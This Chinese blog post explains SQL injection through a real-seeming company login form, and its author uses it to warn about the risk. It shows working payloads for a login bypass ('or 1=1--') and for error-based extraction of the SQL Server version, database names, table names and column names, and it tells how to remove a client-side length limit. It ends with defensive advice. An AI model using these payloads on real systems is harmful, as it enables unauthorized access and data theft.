**初步注入--绕过验证，直接登录**


公司网站登陆框如下：

[](http://images.cnblogs.com/cnblogs_com/hkncd/201203/201203310307262272.png)

可以看到除了账号密码之外，还有一个公司名的输入框，根据输入框的形式不难推出SQL的写法如下：

SELECT \* From Table WHERE Name='XX' and Password='YY' and Corp='ZZ'

我发现前两者都做一些检查，而第三个输入框却疏忽了，漏洞就在这里！注入开始，在输入框中输入以下内容：

[](http://images.cnblogs.com/cnblogs_com/hkncd/201203/201203310307276143.png)


用户名乱填，密码留空，这种情况下点击登录按钮后竟然成功登录了。我们看一下最终的SQL就会找到原因：

SELECT \* From Table WHERE Name='SQL inject' and Password='' and Corp='' or 1=1--'

从代码可以看出，前一半单引号被闭合，后一半单引号被 “--”给注释掉，中间多了一个永远成立的条件“1=1”，这就造成任何字符都能成功登录的结果。而Sql注入的危害却不仅仅是匿名登录。

# 中级注入--借助异常获取信息。

现在我们在第三个输入框中写入：“‘ or 1=(SELECT @@version) –”。如下：

[](http://images.cnblogs.com/cnblogs_com/hkncd/201203/201203310307276110.png)

后台的SQL变成了这样：

SELECT \* From Table WHERE Name='SQL inject' and Password='' and Corp='' or 1=(SELECT @@VERSION)--'


判断条件变成了 1=(SELECT @@VERSION),这个写法肯定会导致错误，但出错正是我们想要的。点击登录后，页面出现以下信息：

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (SP3) - 10.0.5500.0 (X64) Sep 21 2011 22:45:45 Copyright (c) 1988-2008 Microsoft Corporation Developer Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) ' to data type int.

可怕的事情出现了，服务器的操作系统和SQL Server版本信息竟然通过错误显示出来。

# 危害扩大--获取服务器所有的库名、表名、字段名

接着，我们在输入框中输入如下信息：“t' or 1=(SELECT top 1 name FROM master..sysdatabases where name not in (SELECT top 0 name FROM master..sysdatabases))--”，此时发现第三个输入框有字数长度的限制，然而这种客户端的限制形同虚设，直接通过Google浏览器就能去除。

[](http://images.cnblogs.com/cnblogs_com/hkncd/201203/201203310314297140.png)

点击登录，返回的信息如下：

Conversion failed when converting the nvarchar value 'master' to data type int.

数据库名称“master”通过异常被显示出来！依次改变上面SQL语句中的序号，就能得到服务器上所有数据库的名称。

接着，输入信息如下：“b' or 1=(SELECT top 1 name FROM master..sysobjects where xtype='U' and name not in (SELECT top 1 name FROM master..sysobjects where xtype='U'))--”

得到返回信息如下：

Conversion failed when converting the nvarchar value 'spt\_fallback\_db' to data type int.

我们得到了master数据库中的第一张表名：“spt\_fallback\_db”，同上，依次改变序号，可得到该库全部表名。

现在我们以“spt\_fallback\_db”表为例，尝试获取该表中所有的字段名。在输入框中输入以下代码：“b' or 1=(SELECT top 1 master..syscolumns.name FROM master..syscolumns, master..sysobjects WHERE master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name='spt\_fallback\_db');”

于是，得到错误提示如下：

"Conversion failed when converting the nvarchar value 'xserver\_name' to data type int.";

这样第一个字段名“xserver\_name”就出来了，依次改变序号，就能遍历出所有的字段名。

# 最终目的--获取数据库中的数据

写到这里，我们已知通过SQL注入能获取全部的数据库，表，及其字段，为了防止本文完全沦为注入教程，获取数据的代码就不再描述，而这篇文章的目的也已达到，SQL注入意味着什么？**意味着数据库中所有数据都能被盗取**。

当知道这个危害以后，是否还能有人对SQL注入漏洞置之不理？

# 结语

关于安全性，本文可总结出一下几点：

1. 对用户输入的内容要时刻保持警惕。
2. 只有客户端的验证等于没有验证。
3. 永远不要把服务器错误信息暴露给用户。

除此之外，我还要补充几点：

1. SQL注入不仅能通过输入框，还能通过Url达到目的。
2. 除了服务器错误页面，还有其他办法获取到数据库信息。
3. 可通过软件模拟注入行为，这种方式盗取信息的速度要比你想象中快的多。
4. 漏洞跟语言平台无关，并非asp才有注入漏洞而asp.net就没有注入漏洞，一切要看设计者是否用心。